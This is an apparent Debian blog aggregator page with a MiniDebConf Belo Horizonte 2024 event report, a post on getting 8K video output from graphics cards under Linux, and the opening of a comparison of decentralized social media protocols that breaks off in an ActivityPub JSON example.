

MiniDebConf BH 2024 grupo Activities The MiniDebConf schedule was intense and diverse. On the 27th, 29th and 30th (Saturday, Monday and Tuesday) we had talks, discussions, workshops and many practical activities. MiniDebConf BH 2024 palestra On the 28th (Sunday), the Day Trip took place, a day dedicated to sightseeing around the city. In the morning we left the hotel and went, on a chartered bus, to the Belo Horizonte Central Market. People took the opportunity to buy various things such as cheeses, sweets, cacha as and souvenirs, as well as tasting some local foods. MiniDebConf BH 2024 mercado After a 2-hour tour of the Market, we got back on the bus and hit the road for lunch at a typical Minas Gerais food restaurant. MiniDebConf BH 2024 palestra With everyone well fed, we returned to Belo Horizonte to visit the city's main tourist attraction: Lagoa da Pampulha and Capela S o Francisco de Assis, better known as Igrejinha da Pampulha. MiniDebConf BH 2024 palestra We went back to the hotel and the day ended in the hacker space that we set up in the events room for people to chat, packaging, and eat pizzas. MiniDebConf BH 2024 palestra Crowdfunding For the third time we ran a crowdfunding campaign and it was incredible how people contributed! The initial goal was to raise the amount equivalent to a gold tier of R$ 3,000.00. When we reached this goal, we defined a new one, equivalent to one gold tier + one silver tier (R$ 5,000.00). And again we achieved this goal. So we proposed as a final goal the value of a gold + silver + bronze tiers, which would be equivalent to R$ 6,000.00. The result was that we raised R$7,239.65 (~ USD 1,400) with the help of more than 100 people! Thank you very much to the people who contributed any amount. As a thank you, we list the names of the people who donated. MiniDebConf BH 2024 doadores Food, accommodation and/or travel grants for participants Each edition of MiniDebConf brought some innovation, or some different benefit for the attendees. In this year's edition in Belo Horizonte, as with DebConfs, we offered bursaries for food, accommodation and/or travel to help those people who would like to come to the event but who would need some kind of help. In the registration form, we included the option for the person to request a food, accommodation and/or travel bursary, but to do so, they would have to identify themselves as a contributor (official or unofficial) to Debian and write a justification for the request. Number of people benefited: The food bursary provided lunch and dinner every day. The lunches included attendees who live in Belo Horizonte and the region. Dinners were paid for attendees who also received accommodation and/or travel. The accommodation was held at the BH Jaragu Hotel. And the travels included airplane or bus tickets, or fuel (for those who came by car or motorbike). Much of the money to fund the bursaries came from the Debian Project, mainly for travels. We sent a budget request to the former Debian leader Jonathan Carter, and He promptly approved our request. In addition to this event budget, the leader also approved individual requests sent by some DDs who preferred to request directly from him. The experience of offering the bursaries was really good because it allowed several people to come from other cities. MiniDebConf BH 2024 grupo Photos and videos You can watch recordings of the talks at the links below: Thanks We would like to thank all the attendees, organizers, volunteers, sponsors and supporters who contributed to the success of MiniDebConf Belo Horizonte 2024. MiniDebConf BH 2024 grupo Sponsors Gold: Silver: Bronze: Organizers





6 March 2025

Russell Coker: 8k Video Cards

I previously blogged about getting an 8K TV [1]. Now I m working on getting 8K video out for a computer that talks to it. I borrowed an NVidia RTX A2000 card which according to it s specs can do 8K [2] with a mini-DisplayPort to HDMI cable rated at 8K but on both Windows and Linux the two highest resolutions on offer are 3840*2160 (regular 4K) and 4096*2160 which is strange and not useful. The various documents on the A2000 differ on whether it has DisplayPort version 1.4 or 1.4a. According to the DisplayPort Wikipedia page [3] both versions 1.4 and 1.4a have a maximum of HBR3 speed and the difference is what version of DSC (Display Stream Compression [4]) is in use. DSC apparently causes no noticeable loss of quality for movies or games but apparently can be bad for text. According to the DisplayPort Wikipedia page version 1.4 can do 8K uncompressed at 30Hz or 24Hz with high dynamic range. So this should be able to work. My theories as to why it doesn t work are: To get some more input on this issue I posted on Lemmy, here is the Lemmy post [5]. I signed up to lemmy.ml because it was the first one I found that seemed reasonable and was giving away free accounts, I haven t tried any others and can t review it but it seems to work well enough and it s free. It s described as A community of privacy and FOSS enthusiasts, run by Lemmy s developers which is positive, I recommend that everyone who s into FOSS create an account there or some other Lemmy server. My Lemmy post was about what video cards to buy. I was looking at the Gigabyte RX 6400 Eagle 4G as a cheap card from a local store that does 8K, it also does DisplayPort 1.4 so might have the same issues, also apparently FOSS drivers don t support 8K on HDMI because the people who manage HDMI specs are jerks. It s a $200 card at MSY and a bit less on ebay so it s an amount I can afford to risk on a product that might not do what I want, but it seems to have a high probability of getting the same result. The NVidia cards have the option of proprietary drivers which allow using HDMI and there are cards with DisplayPort 1.4 (which can do 8K@30Hz) and HDMI 2.1 (which can do 8K@50Hz). So HDMI is a better option for some cards just based on card output and has the additional benefit of not needing DisplayPort to HDMI conversion. The best option apparently is the Intel cards which do DisplayPort internally and convert to HDMI in hardware which avoids the issue of FOSS drivers for HDMI at 8K. The Intel Arc B580 has nice specs [6], HDMI 2.1a and DisplayPort 2.1 output, 12G of RAM, and being faster than the low end cards like the RX 6400. But the local computer store price is $470 and the ebay price is a bit over $400. If it turns out to not do what I need it still will be a long way from the worst way I ve wasted money on computer gear. But I m still hesitating about this. Any suggestions?

5 March 2025

Otto Kek l inen: Will decentralized social media soon go mainstream?

Featured image of post Will decentralized social media soon go mainstream?In today s digital landscape, social media is more than just a communication tool it is the primary medium for global discourse. Heads of state, corporate leaders and cultural influencers now broadcast their statements directly to the world, shaping public opinion in real time. However, the dominance of a few centralized platforms X/Twitter, Facebook and YouTube raises critical concerns about control, censorship and the monopolization of information. Those who control these networks effectively wield significant power over public discourse. In response, a new wave of distributed social media platforms has emerged, each built on different decentralized protocols designed to provide greater autonomy, censorship resistance and user control. While Wikipedia maintains a comprehensive list of distributed social networking software and protocols, it does not cover recent blockchain-based systems, nor does it highlight which have the most potential for mainstream adoption. This post explores the leading decentralized social media platforms and the protocols they are based on: Mastodon (ActivityPub), Bluesky (AT Protocol), Warpcast (Farcaster), Hey (Lens) and Primal (Nostr).

Comparison of architecture and mainstream adoption potential
Protocol Identity System Example Storage model Cost for end users Potential
Mastodon Tied to server domain @ottok@mastodon.social Federated instances Free (some instances charge) High
Bluesky Portable (DID) ottoke.bsky.social Federated instances Free Moderate
Farcaster ENS (Ethereum) @ottok Blockchain + off-chain Small gas fees Moderate
Lens NFT-based (Polygon) @ottok Blockchain + off-chain Small gas fees Niche
Nostr Cryptographic Keys npub16lc6uhqpg6dnqajylkhwuh3j7ynhcnje508tt4v6703w9kjlv9vqzz4z7f Federated instances Free (some instances charge) Niche

1. Mastodon (ActivityPub) Screenshot of Mastodon Mastodon was created in 2016 by Eugen Rochko, a German software developer who sought to provide a decentralized and user-controlled alternative to Twitter. It was built on the ActivityPub protocol, now standardized by W3C Social Web Working Group, to allow users to join independent servers while still communicating across the broader Mastodon network. Mastodon operates on a federated model, where multiple independently run servers communicate via ActivityPub. Each server sets its own moderation policies, leading to a decentralized but fragmented experience. The servers can alternatively be called instances, relays or nodes, depending on what vocabulary a protocol has standardized on.
  • Identity: User identity is tied to the instance where they registered, represented as @username@instance.tld.
  • Storage: Data is stored on individual instances, which federate messages to other instances based on their configurations.
  • Cost: Free to use, but relies on instance operators willing to run the servers.
The protocol defines multiple activities such as:
  • Creating a post
  • Liking
  • Sharing
  • Following
  • Commenting

Example Message in ActivityPub (JSON-LD Format)
json
 
 "@context": "https://www.w3.org/ns/activitystreams",
 "type": "Create",
 "actor": "https://mastodon.social/users/ottok",
 "object":  
 "type": "Note",
 "content": "Hello from #Mastodon!",
